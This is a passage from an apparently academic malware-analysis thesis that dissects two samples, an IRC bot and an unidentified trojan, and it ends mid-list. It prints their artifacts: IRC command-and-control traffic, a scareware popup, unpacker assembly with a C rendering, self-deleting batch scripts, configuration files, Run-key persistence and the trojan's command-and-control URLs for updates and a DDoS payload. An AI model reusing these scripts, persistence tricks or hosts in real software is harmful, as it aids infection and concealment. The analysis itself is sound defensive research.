221.6.6.232	129.241.209.211	:irc.bluehell.org 002 [00|USA| 808436] : M0dded by uNkn0wn Crew : irc.bluehell.org 004 [00|USA| 808436] : www.uNkn0wn.eu - iD@ uNkn0wn.eu :irc.bluehell. org 422 [00|USA|808436][00| USA|808436] MODE [00|USA| 808436] : +iwxG
129.241.209.211	221.6.6.232	MODE [00|USA|808436] : -ix
129.241.209.211	221.6.6.232	JOIN #rep:torrent..MODE [00| USA|808436] -ix JOIN #rep: torrent..MODE [00|USA| 808436] -ix JOIN #rep: torrent..MODE [00|USA| 808436] -ix
221.6.6.232	129.241.209.211	[00|USA|808436]!kvgnakw@ 0wn3d-D86A9309.ed.ntnu. no JOIN :#rep
221.6.6.232	129.241.209.211	PING:irc.bluehell.org
129.241.209.211	221.6.6.232	PONG:irc.bluehell.org
221.6.6.232	129.241.209.211	PING:irc.bluehell.org
129.241.209.211	221.6.6.232	PONG:irc.bluehell.org
...	...	...

Table 5.1: Excerpt of initial `ircbot.exe` network traffic.

After some runtime of the sample intermittent NetrSendMessage requests for Windows Messenger Service around every five minutes or so were observed. The packets came from different IP addresses. The ones observe are:

- `202.97.238.204`
- `221.208.208.90`
- `221.208.208.93`
- `221.208.208.96`
- `221.208.208.97`
- `221.208.208.99`
- `221.209.110.50`
- `218.10.137.142`

Even though these packets come from several different IP addresses and domains, they carry the same structure with no establishment of connection, just one payload which is the same for every packet received (see listing 5.2). This may be other IP addresses controlled by the same C&C as shown in figure 3.2 [Ber08b]. The warning is obviously fake, and not a genuine warning from Microsoft Windows. The site `www.regfixit.com` is a fairly simple site that urges the visitor to download a registry update, namely a small executable. This is an executable that checks some register values and claims that there are a lot of errors on the computer. To fix these errors, a registration of the software and a fee is required.

```
STOP! WINDOWS REQUIRES IMMEDIATE ATTENTION.

Windows has found 55 Critical System Errors.

To fix the errors please do the following:

1. Download Registry Update from: www.regfixit.com
2. Install Registry Update
3. Run Registry Update
4. Reboot your computer

FAILURE TO ACT NOW MAY LEAD TO SYSTEM FAILURE!
```

Listing 5.2: `ircbot.exe`'s affiliates' Windows Messenger Service Requests.

Further Analysis

Due to the difficult task of naming samples explicitly and unambiguously it can at times be hard to find information about a sample. After having done the dynamic analysis, a search for more information on the sample was conducted. An article was found describing what seems to be an earlier version of the sample (see [Mur07]). The behaviour of this earlier version coincides on some points with the sample being analyzed in this thesis, although filenames, some behavioural features, servers, and some strings are different, suggesting that the samples are at least related. The earlier study does not, however, provide new or more information or contribute to a better understanding of the malware sample, as these symptoms have already been discovered.

The tool RootkitRevealer was run on the machine after infection to search for any signs of rootkits. No signs of any behavior that could suggest rootkits has been observed. The tool, which is supposed to find any rootkit currently known, did not reveal any signs of rootkits in place.

Virtual Environment

Some malware have been known to check if it is being run inside a virtual machine and will act accordingly (see section 3.2). In the source code some techniques for detecting VMs and debuggers have been seen. However, none of the functions check for VirtualBox, and more importantly, none of the functions have worked correctly in the experiments conducted. Running the sample in VirtualBox, the sample behaved in the exact same manor as in VMware Server. In no cases has the malware sample attempted to detect a VM. On this basis it can be concluded that the sample does not have, or successfully use, techniques to discover virtual machines.

5.1.3 Static Analysis

During our surface and dynamic analyses of the sample, significant amounts of information about the sample and its behaviour were gained. Upon initiating the static analysis no major issues or questions remained unsolved, suggesting that a thorough static analysis was not really needed. Although, the identity of the executable packer used to obfuscate the sample was not revealed, certain evidence were found indicating that some sort of obfuscation has been performed. The string dump of the binary was mainly unintelligible, when loading the sample in a debugger like OllyDbg or IDA Pro several warnings of malformed headers and import tables were received. Such warnings are typical for packed executables. Thus, for the static analysis, it was decided to unpack the sample and present it in unpacked form. Using automatic unpackers [23], did not provide any useful results.

When first running the the sample in a debugger it was seen that it contained only a small piece of code, although its section code was much larger, the remaining space filled with zeroes. It is assumed that this is an unpacking program. This code only loads some basic Windows modules before returning the execution to the `.resrc` section of the executable where only data and imports are supposed to be (address 00452105). Execution of code initially labeled as data is normally a sign of unpacking process being complete. When trying to dump the process at this point, only errors are generated. It can also be seen from the string dump that the executable is not yet fully unpacked. Hence the executable was packed more than one time. Stepping through the code a loop that decrypts the program was finally encountered (see listing 5.3 and description below).

```
00452174  >-> 8B85 FA040000   MOV EAX,DWORD PTR SS:[EBP+4FA]
0045217A  |   FF7437 04       PUSH DWORD PTR DS:[EDI+ESI+4]
0045217E  |   010424          ADD DWORD PTR SS:[ESP],EAX
00452181  |   FF3437          PUSH DWORD PTR DS:[EDI+ESI]
00452184  |   010424          ADD DWORD PTR SS:[ESP],EAX
```

```
00452187  |    60              PUSHAD
00452188  |    8B4C37 08       MOV ECX,DWORD PTR DS:[EDI+ESI+8]
0045218C  |    030437          ADD EAX,DWORD PTR DS:[EDI+ESI]
0045218F  |    B2 B6           MOV DL,0B6
00452191  | >  FEC2            INC DL
00452193  | |  8A30            MOV DH,BYTE PTR DS:[EAX]
00452195  | |  02F2            ADD DH,DL
00452197  | |  90              NOP
00452198  | |  80C6 54         ADD DH,54
0045219B  | |  80F6 67         XOR DH,67
0045219E  | |  FEC6            INC DH
004521A0  | |  8830            MOV BYTE PTR DS:[EAX],DH
004521A2  | |  40              INC EAX
004521A3  | |  49              DEC ECX
004521A4  | ^  75 EB           JNZ SHORT ircbot.00452191
004521A6  |    61              POPAD
004521A7  |    FFD3            CALL EBX
004521A9  |    83C4 08         ADD ESP,8
004521AC  |    83C7 0C         ADD EDI,0C
004521AF  |    833C37 00       CMP DWORD PTR DS:[EDI+ESI],0
004521B3  ^-<  75 BF           JNZ SHORT ircbot.00452174
```

Listing 5.3: `ircbot.exe` unpacking algorithm.

In listing 5.3 a part of the decrypting algorithm in the unpacker can be seen. When the outer most loop is exited, the original program is unpacked and decrypted. The whole algorithm includes the `CALL EBX` which results in `CALL ircbot.004524D3` and a series of functions for further unpacking and writing code to the unused sections of the `.text` section of the `ircbot.exe` process. If looking at the innermost loop of the code, a crude decryption algorithm is found. This inner loop will in total decrypt 12,924 bytes of data over three different runs. The code in the C language would look something like listing 5.4. In short every byte between address 0044E000 and 0045127C is added with 0xB6 increased for each byte and 0x54, XORed with 0x67, and added 1. When the carry is ignored, this gives one byte of decrypted code.

```
DWORD* ECX = DS:[EDI+ESI+8];          /* byte value at address EDI+ESI+8 */
unsigned char DL = 0xB6;              /* 182                             */
while(ECX--) {
  ++DL;
  unsigned char DH = DS:[EAX];        /* byte value at address EAX       */
  DH = ( (DH+DL+0x54)^0x67 ) + 1;     /* carry ignored                   */
  DS:[EAX++] = DH;
}
```

Listing 5.4: `ircbot.exe` unpacking algorithm in C.

After the decryption and unpacking the program jumps to address 00405472, which is in the `.text` section of the `ircbot.exe` process. This address was initially filled with zeroes, but after the unpacking we can see the real unpacked and decrypted code. This address is also the original entry point (OEP). We can dump the process to disk, fix its IAT with ImpREC, and we have an unpacked working version of `ircbot.exe`. Hence the sample was packed twice. PEiD can now be used to check if the sample has been unpacked. PEiD now finds a signature and states that the sample was compiled using Microsoft Visual C++ 6.0.

By unpacking the sample, the program can be executed properly in a debugger. It is also possible to load the sample in IDA Pro to better get an understanding of the program structure, as IDA Pro now can read the unpacked code and build a proper function hierarchy. Due to the fact that a thorough




Figure 5.3: Analysis of `unknown.exe` at `jotti.org`.

understanding of the sample is gained, no further static analysis of the unpacked sample is conducted.

5.2 Analysis of unknown.exe

This malware sample was also provided by NorCERT. The sample was however unknown to NorCERT and was not recognized by anti virus programs at the time of capture. Hence it was named `unknown.exe`. No information on the malware sample was available prior to analysis.

5.2.1 Surface Analysis

The analysis started off by uploading the sample to two online scanners to see if any anti virus programs would detect it. The same two scanners used in the previous analysis, `jotti.org` [Bos08] (see figure 5.3) and VirusTotal [His08] (see appendix B.1) were used.

As can be seen, most anti virus programs detected the malware sample (80% at `jotti.org` and 84.4% at VirusTotal), although the classification were diverse. Some even labelled the sample just as suspicious. The most common classification was trojan, other than that, the information provided was scarce. VirusBuster, though, labelled the sample as “Packed\Upack” as a reference to how the binary filed is distributed, namely in a packed form, packed with the executable packer Upack.

An ASCII dump of the binary did not show many meaningful strings, however the ones making some sense were:

- **MZLoadLibraryA** The first two letters "MZ" are from a designer of MS-DOS Mark Zbikowski. This is the mandatory DOS header of a PE file. The "LoadLibraryA" is a function that loads a .dll into the process address file.
- **KERNEL32.DLL** This is the .dll loaded by LoadLibraryA. The `kernel32.dll` is concerned with low-level operating system functions for memory management and resource handling. A basis for most programs.
- **GetProcAddress** Retrieves the address of an exported function or variable from the specified dynamic-link library (DLL). This function returns the address to a specified function in a .dll, in this case `kernel32.dll`.[4]
- **.Upack** This is a packer for executables.
- **.ByDwing** This is the author of Upack [Dwi08].

The first three strings come from the Windows API and takes care of loading specific functions of `kernel32.dll` into the process memory. `kernel32.dll` is concerned with base services of Windows so this does not constitute suspicious behaviour. The two last strings though are a signature by the Upack executable packer program for Windows executables by Dwing. This is a common packer used to obfuscate executables and compress them. After these strings in the sample the rest of the strings are seemingly random. This can be due to the sample being obfuscated by Upack. The fact that "Upack" and "ByDwing" is represented as strings in the executable does not necessarily mean that the executable has been packed with Upack, the strings may be inserted just to divert analysis of the file.

When searching F-Secure's database for a description on the label it gave `unknown.exe` when scanned, leaving a generic description of a Trojan-Spy (see appendix B.2). This generic description does not provide any information about the sample studied, it is rather a description of a Trojan-Spy as a type of malware.

5.2.2 Dynamic Analysis

For the dynamic analysis the sample was run a number of times and its behaviour monitored using Process Monitor, Wireshark, FileDump, and RegShot. By first executing the sample and running Process Monitor and Wireshark a rough understanding of the sample's capabilities is gained. It spawns two `svchosts.exe` processes which again starts two batch programs, `mycj.bat` and `myDelm.bat`, and then two instances of `IEXPLORE.EXE`, and in addition, a lot of network traffic.

Processes

The processes are fairly easy to track. They might not provide much information, but it useful in the beginning to see which processes are spawned by

[4] Ref: MSDN; `http://msdn2.microsoft.com/en-us/library/ms683212.aspx`




Figure 5.4: The process tree of `unknown.exe` after a couple of minutes.

the sample. From the process tree one can see that a number of processes are spawned.

From the process tree (see figure 5.4), it can be seen two batch files are executed, `C:\mycj.bat` and `C:\myDelm.bat`, two `svchosts.exe` processes are started, and two `IEXPLORE.EXE` processes are started. The two batch files are covered in the file access section. Firstly the two spawned processes' `svchosts.exe` names is an attempt to conceal their existence by taking similar names as the common system process `svchost.exe`. Although this is considered a poor attempt, as seen in the previous analysis the names can actually be (in the Task Manager) identical to `svchost.exe`. The `IEXPLORE.EXE` processes are Internet Explorer (IE), Microsoft's Internet browser, which the sample uses to contact web sites. The usage of IE for networking can be due to the developers of the sample not being able to write their own solution for networking. IE may also be used to hide the sample's networking as IE is the most common web browser in the world and a common process on a Windows machine. It can even be that the sample modifies the IE with toolbars and additional software. However, no such attempts have been observed. This may be due to the fact that we conducted our experiments on a clean installation of Windows XP, and thus also IE, with no additional software installed apart from analytical tools.

In the process tree, a new process named `myself.exe` is seen. This process is a new version of the sample, downloaded almost immediately after the original sample is run.

When the process `unknown.exe` is running, another string dump using Process Monitor can be performed. The sample is now unpacked in memory and the string dump yields more informative results (see appendix B.3). Many of the strings from the string dump are recognized. Either as normal program strings (e.g. modules loaded), as strings in the files created by the sample, or as strings in the network communication of the sample. There are, however, some strings that are javascript, or similar to javascript (see appendix B.3 lines 507 to 556, and lines 656 to 696). Javascript is a popular infection vector for malware. However, it has not been possible to verify this as the sample has not shown any sign of altering the web pages fetched or using javascript at all.

File Access

The sample shows a number of file accesses. File accesses are made just to read information, query system settings etc. which are not necessarily suspicious. There are however some files created and written to, and furthermore, it appears these are consistent between each run, e.g. they are not randomized. No files were deleted with exception of some of the sample files. Each of the files created by the original sample will be examined. The files created, in order of appearance, are listed in table 5.2. Some of these files are deleted shortly after creation, for example `C:\mycj.bat` and `C:\myDelm.bat`. We were able to retrieve these files using FileDump (see 4.3.3).

To start with the simpler files, the batch files were examined first. The functionality of `myDelm.bat` (see listing 5.5) is explained below:

1. Sets a label named "try".
2. Deletes the original file of the sample.
3. Tries to contact `127.0.0.1` which is the IP of the localhost, and send the output of ping to nul, which is another way of not printing the output. Since this command will almost always work, as long as the network card is properly set up with the OS, and does not do anything particular aside form checking that the computer can contact itself, this command is probably just a way of waiting a couple of seconds before the next line in the program.
4. Checks if the sample is deleted, e.g. checks if the second line worked. If not it jumps up to the "try"-label on the first line, else it continues.
5. Deletes `myDelm.bat`.

```
try:
del "c:\documents and settings\vmwp\desktop\unknown.exe"
ping 127.0.0.1 >nul
if exist "c:\documents and settings\vmwp\desktop\unknown.exe" goto try
del %0
```

Listing 5.5: The file`myDelm.bat`.

As explained above, the `myDelm.bat` file's single functionality is to delete the original sample executable and make sure it is deleted, and then delete itself. The functionality of `mycj.bat` (see listing 5.6) is explained below:

1. Executes the specified file with command argument "i".
2. The second line deletes the file (the %0 means the first argument to the program, which is the program name).

```
"C:\WINDOWS\system\sslxpes080122.exe" i
del %0
```

Listing 5.6: The first `mycj.bat`.

```
"C:\WINDOWS\system\skspf080407.exe" i
del %0
```

Listing 5.7: The `mycj.bat` after the update.

Filename	**Description**
\pwisys.ini	A configuration file containing almost all the info about the sample.
\system32\inf\svchosts.exe	A copy of Windows rundll32.exe which runs a DLL as an executable.
\system\sslxpes080122.exe	A copy of the original sample, unknown.exe.
\system32\inf\scrsys080122.scr	A copy of the original sample, unknown.exe.
\system32\mwisys32_080122.dll	Module loaded into an IE process IEXPLORE.EXE.
\system32\inf\scrsys16_080122.dll	Module loaded into IEXPLORE.EXE.
\system32\lwisys16_080122.dll	A copy of the file scrsys16_080122.dll.
C:\myDelm.bat	A batch file designed to delete the original file unknown.exe.
C:\mycj.bat	A batch file designed to start the sample process, sslxpes080122.exe, or skspf080407.exe after the update.
\system32\mywehit.ini	A file containing log information from the sample.
Files created by the updating process of the sample.	
%TEMP%\myself.exe	The new version of unknown.exe.
\system\skspf080407.exe	A copy of the downloaded updated sample, myself.exe.
\system32\inf\scrsys080407.scr	A copy of the downloaded updated sample, myself.exe.
\system32\mwisys32_080407.dll	Module loaded into IEXPLORE.EXE.
\system32\inf\scrsys16_080407.dll	Module loaded into IEXPLORE.EXE.
\system32\lwis16_080407.dll	A copy of the file scrsys16_080407.dll.
\system32\mywehit.ini.tmp	A file containing cryptic configuration information.
\system32\tmpcj0.exe	This is actually a copy of Windows' command prompt cmd.exe.
\system32\APCWSC.exe	A copy of the downloaded ddos.exe.
\system32\ald_softdos.dll	Module loaded into an IE process by APCWSC.exe.

Table 5.2: Files created by unknown.exe.

Thus, the functionality of the `mycj.bat` file is to start the executable `sslxpes080122.exe`, which is created by the sample, with argument "i", and then delete itself. As can be seen from listing 5.7, the second version of `mycj.bat` is the same as the first one, apart from the name of the executable being updated according to the malware update. The significance of the argument "i" have not been discovered, not have other possible arguments been revealed.

The file `pwisys.ini` is a configuration file according to its extension ".ini". And, indeed, the file appears to be a type of log, configuration, and information file (see listing 5.9). It is the intention to try to understand and reveal each feature of this file.

- **temp** The significance of this key has not been recognized.
- **hitpop** The intention of this key is not entirely understood, although the value "ver" seems an obvious abbreviation of "version". If we keep in mind that the original malware sample was first spotted 30. of March 2008, and that the updated version was first spotted 14. April 2008 by VirusTotal, the version number might signify a date. Then the number 080407 being 7. of April 2008 would coincide with the date of detection for this sample. References to similar naming conventions have been observed with earlier samples, but then only in China (see Further Analysis below).
- **exe** This is the executable, which is just a replication of the original, that is `unknown.exe` before the update.
- **exe_bak** Using Norwegian and English language skills, "bak" might be an abbreviation for "backup". When doing a difference analysis between the file listed in exe and in exe_bak, the results show that they are exact copies of each other.
- **dll_hitpop** As indicated above, it is not clear what "hitpop" signifies. DLL should be a clear reference to the Windows file extension DLL which also match with the extension of the file listed under this key.
- **dll_start_bak** As before, it is assumed that this is a backup of the next key "dll_start", this is confirmed by a differential analysis.
- **dll_start** DLL could be a reference to the file extension of the file listed here. This file is started when the machine is booted and is the main component of the sample starting other processes thereafter.
- **sys** Sys is often an abbreviation of system, although it is not quite clear what sys signifies in this context. The key is bat with the value `c:\myDelm.bat`. As stated above, the only thing this batch file did was deleting the original executable and delete itself. Thus, the file no longer exists.
- **ie** "ie" is a common abbreviation for Intenet Explorer, Windows web browser. Since the sample starts two instances of the program `IEXPLORE.EXE` which is Internet Explorer, this might have something to do with the web browser. The keys and values provide no additional information apart from the first, which seems to state that the run of something went as expected.

- **listion** It is not clear what this signifies.
- **ver** This might refer some kind of indication of the type of this version, although the number zero provides no information.
- **old** The files listed here match, to some extent, the files previously mentioned in the file. Old may signify that these files are from a deprecated older version. Assuming the relation between version numbers and dates indicated above, these files belong to the version of 22. of January 2008. The theory of backup files can be further substantiated as the "bak" files are indeed the same as the non-"bak" files here too.
- **delete** The most obvious signification of this are the files deleted. No files are listed and no file deletions except for the batch files, and files listed under old. This suggests that the key "fn" means some kind of executable file, as the batch files seem only as small tools, and thus no such files are yet deleted.
- **downfile** It is believed that this is a list of downloaded files, which fits with the sample downloading `ddos.exe`. This suggests that the sample has support for downloading several different additional files with various functionality.

As part of a general analysis of the configuration file `pwisys.ini`, it can be established that the language is English. There is a system for keeping track of files belonging to the malware, versions and what has happened so far (deletions etc.). The language may not disclose any information. The English language may indicate that the authors are from an English speaking country, or that the malware was intended for an international group of distributors and controllers. The version and other controls show that this malware sample is sophisticated, with version control, some history tracking and logging. Further, the file is updated according to the malware's update in listing 5.8 and listing 5.9.

On the other hand the `pwisys.ini` does not include every file associated with the sample. The ones missing are `C:\WINDOWS\system32\inf\svchosts.exe` and `C:\WINDOWS\system32\inf\scrsys080122.scr`. It is assumed that the file `svchosts.exe` is a static file, e.g. it doesn't get updated. This is because it was only written once, during the initial run of `unknown.exe`, not modified afterwards, and not modified during the update of the malware. Further investigations show that `svchosts.exe` is in fact a copy of the Windows executable `rundll32.exe`, confirming that the assumptions were correct. The file `scrsys080122.scr` still exists after the update, and is not listed under the [old] section of `pwisys.ini`. However, this does not seem crucial as the file has covered with a newer version. After reading logs of file accesses it is clear that the file was repeatedly attempted deleted, but since it was running, the deletion request failed.

```
[temp]
myf=e
[hitpop]
first=1
ver=080122
kv=0
[exe]
fn=C:\WINDOWS\system\sslxpes080122.exe
[exe_bak]
```

```
fn=C:\WINDOWS\system32\inf\scrsys080122.scr
[dll_hitpop]
fn=C:\WINDOWS\system32\mwisys32_080122.dll
[dll_start_bak]
fn=C:\WINDOWS\system32\inf\scrsys16_080122.dll
[dll_start]
fn=C:\WINDOWS\system32\lwisys16_080122.dll
[sys]
bat=c:\myDelm.bat
[ie]
run=ok
count1=0
count2=1
hwnd_=1179892
hwnd=1179892
mgck=1
[listion]
run=no
[ver]
type=0
```

Listing 5.8: The file `pwisys.ini` before update.

```
[temp]
myf=e
[hitpop]
first=1
ver=080407
kv=0
[exe]           :: This is equal to the downloaded myself.exe.
fn=C:\WINDOWS\system\skspf080407.exe
[exe_bak]       :: This is equal to the above file
fn=C:\WINDOWS\system32\inf\scrsys080407.scr
[dll_hitpop]
fn=C:\WINDOWS\system32\mwisys32_080407.dll
[dll_start_bak]
fn=C:\WINDOWS\system32\inf\scrsys16_080407.dll
[dll_start]     :: This file is equal to the above file
fn=C:\WINDOWS\system32\lwis16_080407.dll
[sys]
bat=c:\myDelm.bat
sj=1
[ie]
run=ok
count1=0
count2=1
hwnd_=197004
hwnd=197004
mgck=1
[listion]
run=no
[ver]
type=0
[old]
dll=C:\WINDOWS\system32\lwisys16_080122.dll           :: deleted from disk
dll_bak=C:\WINDOWS\system32\inf\scrsys16_080122.dll   :: deleted from disk
exe=C:\WINDOWS\system\sslxpes080122.exe               :: deleted from disk
dll32=C:\WINDOWS\system32\mwisys32_080122.dll         :: deleted from disk
[delete]
fn=
[downfile]
ddos=1
```

Listing 5.9: The file `pwisys.ini` after the update with comments (after the "::").

When testing whether or not the backup functionality of the sample works, it was revealed that the backup function was not complete. If `svchosts.exe`, `skspf080407.exe`, or `lwis16_080407.dll` are deleted, the sample does not start after a boot and is essentially inactive. If any of the other files are deleted, the sample starts as normal and the deleted files are recreated. This implies that the backup functionality is not adequate, because the files that will probably be deleted are the active ones, which can be seen in Process Monitor. Therefore, the backup functionality works only if the non-active backup files are deleted. Registry keys are checked continuously and if changed, immediately reverted to the sample's settings.

The two last files created by the sample are listed in listing 5.10 and 5.11. The first file seems to be a configuration or information file for the malware sample. Under [sys], the date of installation and the date of last active communication can be seen. The cryptic string with Chinese characters (percent encoded here) under "dg" mentioned under network traffic can also be seen.

```
[ie]
pm_time=1
pm_count=1
gg_count=1
gg_jg=60
sound=0
ys=90
dx_jg=60
[sys]
install=1
install_mytm=20080426
dq=%2C129.241.209.211%2C%C5%B2%CDp%2C+CZ88.NET%2C%B9%FA%CD%E2
acitve_count=2008-04-26
```

Listing 5.10: The contents of `mywehit.ini`.

The file `mywehit.ini.tmp` is enigmatic. The strings before the equal signs seems random. However, there are only two such strings repeated four times. The strings also have the length of 32 characters, matching the length of a MD4 and MD5 hash [24, 25]. It has not been possible to decipher these strings. It is assumed that deciphering the file will provide no useful information.

```
[dq]
936bec121fa437e9ae626809ead70d93=
3c20803a9cf18db3337c7a71e5974bf6=
[display_max]
936bec121fa437e9ae626809ead70d93=10
3c20803a9cf18db3337c7a71e5974bf6=10
[display_bl]
936bec121fa437e9ae626809ead70d93=100
3c20803a9cf18db3337c7a71e5974bf6=100
[display_time]
936bec121fa437e9ae626809ead70d93=0-24
3c20803a9cf18db3337c7a71e5974bf6=0-24
[log]
current_url=
```

Listing 5.11: The contents of the file `mywehit.ini.tmp`.

The additional files of the sample will not examined further in this section. However, their apparent functions will be noted. Each of the executables derived from the original sample were deleted and updated, however the updates show the same functionality. The files with the extensions `exe` or `scr` are the main files of the sample which install the malware on the computer and creates the other files. The `mwisys32_XXXXXX.dll` is a module which `svchosts.exe` loads into `IEXPLORER.EXE` in order to make IE run in the background and visit the websites specified by the sample. The `scrsys16_XXXXXX.dll` and `lwisxx16_XXXXXX.dll` are copies of each other and are run by `svchosts.exe`, or `rundll32.exe`. `ddos.exe` and APCWSC.exe are copies of each other, they add themselves as a Service in the Windows registry and create ald_softdos.dll. Then IE is started and ald_softdos.dll loaded into IE as a module. tmpcj0.exe is a copy of Windows command prompt cmd.exe, although it is not discovered why this copy is made.

Registry Access

The sample does a number of registry queries, as is expected for any Windows program. However there are some changes to the registry that are interesting and suspicious (see appendix B.4). The changes listed are not all from unknown.exe, there are some from Windows XP and IE as well. The two of particular interest are:

- The addition of HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\run with the key "MyUserInit" and the value C:\WINDOWS\system32\inf\svchosts.exe C:\WINDOWS\system32\lwis16_080407.dll start, after the update. This key in registry makes this sample boot persistent as svchosts.exe, or rundll32.exe, starts lwis16_080407.dll as an executable automatically after a boot.
- The addition of HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache with the key C:\WINDOWS\system32\inf\svchosts.exe and value "Run a DLL as an App". This is the description of the process svchosts.exe. The description is the same as for rundll32.exe.
- A bogus service is created in the registry HKLM\System\CurrentControlSet\Services\APCWSC which starts the program APCWSC.exe at startup.

Apart from the three registry entries above, a number of registry changes related to the operation of IE is observed. The registry keys added are all concerned with the security of IE. A number of web sites addresses are added to the white list of Google Toolbar, Baidu Toolbar, and Yahoo Toolbar, regardless of them being installed. By deleting the keys "MyUserInit" and "APCWSC" before rebooting, we see that the registry keys were the only thing that kept the sample boot persistent.

From the registry, the date, time, version, owner, and description of these files ca be seen. All of these values are fake and deliberately similar or equal to genuine Windows programs. The date and time are set to the OS installation time, the version is the OS version, the owner is "Microsoft Corporation" and the description matches a generic Windows file description.

Network

The sample uses IEXPLORE.EXE to contact some websites over HTTP, using GET requests. The initial packets sent are just IE that downloads the user's homepage. After connection, IE is directed to two sites http://r.viwv.cn/ and http://x.viwv.cn/. We will examine each HTTP GET request below.

- http://r.viwv.cn/list.htm
  This page is pure text and has only encrypted text on it (see appendix

Plaintext	**A**	pad	**B**	pad	**C**	pad			**...**
ASCII bytes	01000001	00000000	01000010	00000000	01000011	00000000			**...**
Base64 bytes	010000	010000	000001	000010	000000	000100	001100	000000	**...**
Cipher text	**Q**	**Q**	**B**	**C**	**A**	**E**	**M**	**A**	**...**

Figure 5.5: An example of the encryption from ASCII to Base64 of the communication of `unknown.exe`.

B.5). As can be seen from the text, the only signs used are [A-Z][a-z] and "+" and "=". This seems similar to base64 encoding [26], but when trying to decode the whole text, the results was nil. A particular feature with base64 is that three and three bytes are encoded into four and four characters. Hence the start and end of the (sub)string becomes important when trying to decode the string. It is necessary to try up to four consecutive sequences of four letters in order to find the correct decoding. After trial and error, it was discovered that it is possible to decode the first part of the text, the text before the first "+"-sign.

However, using various online base64 decoding tools, it was found that not all of them were capable of decoding the string. Upon further examining the encrypted text, it was discovered that it does not follow the standard base64 encoding scheme. When viewing the encrypted string in binary form, a pattern showing that every eight bits ASCII character is followed by eight zero bits, then the next ASCII character and so on (see figure 5.5). This binary string is then encoded into base64, taking six bits at the time and encoding into the base64 symbols ([A-Z][a-z]+=). Each of the symbols has binary value from 0 to 63. The fact that some online base64 decoders decoded the string was only based on their implementation not following strict standards.[5]

A small program was written to decrypt the encrypted text completely, using the pattern described above. The program source code with usage can be found in appendix E. The decrypted text can be found in appendix B.5, second listing.

The fact that the content is encrypted suggests that the developers of this malware did not want this information to be revealed. However, base64 is not really encryption, but rather an encoding scheme. The encryption factor used here is the diversion from the base64 standard mentioned above. This diversion does not prove as a strong method for hiding the information as little effort was required to find the pattern and to decode the text. This illustrates the difference between real security, and security through obscurity as stated by Auguste Kerckhoff [20]. Standard and secure encryption algorithms are freely available and should be easy to implement. Why this technique has been used in this case is not clear.

The content of the text illustrates how the malware sample works. The text appears to be instruction to further actions for the malware. The

[5] We used the free online base64 decoder of GTools; `http://gtools.org/tool/base64-encode-decode/`

first part of the text is a number of parameters with unclear meaning. Then comes the URL of the sample update mentioned below, then another URL to the `ddos.exe` downloaded file mentioned below, and finally various parameters. The firs parameter says "ddos" which may be a command for DDOS with the following parameters as limits. The rest of the text gives some parameters along with four URLs, all of which point to `www.baidu.com` with different parameters. `www.baidu.com` is one of the most used Internet search engines in China [Joh08, Ale08]. It is possible that this may be a command to the malware to launch a DDOS attack against `www.baidu.com`.

The `http://r.viwv.cn/list.htm` is requested about every 10th minute, but no change of the content has been seen.

- `http://r.viwv.cn/down/myself.exe`
  This is the the updated version of `unknown.exe`. It is downloaded and replaces the original sample.

- `http://r.viwv.cn/install.asp?ver=080407&userid=myself&address=00-0C-29-5A-E9-AD&userbh=&alexa=0&ie=6.0.2900.2180&win=Microsoft%20Windows%20XP%20Professional%20Service%20Pack%202%20(5.1%20Build%202600)`
  This site looks like a pure registration site. The page shows only the text "ok". Given the url parameters it is clear that the sample registers with the site with some information. The parameters are respectively; the sample version, some user id, the MAC address, some other user information, a value called alexa, the IE version, and the OS version. The MAC address is not needed for internet communication, but may be a way of detection virtual machines (see 4.1). As for the value parameter "alexa", the most likely connection is probably the popular web statistics site Alexa, which ranks sites based on visits by its user base of the Alexa Toolbar. The possible link here could be that the sample checks to see how the infected computer's domain ranks on alexa.

- `http://r.viwv.cn/active.asp?ver=080407&userid=myself&userbh=&old=0`
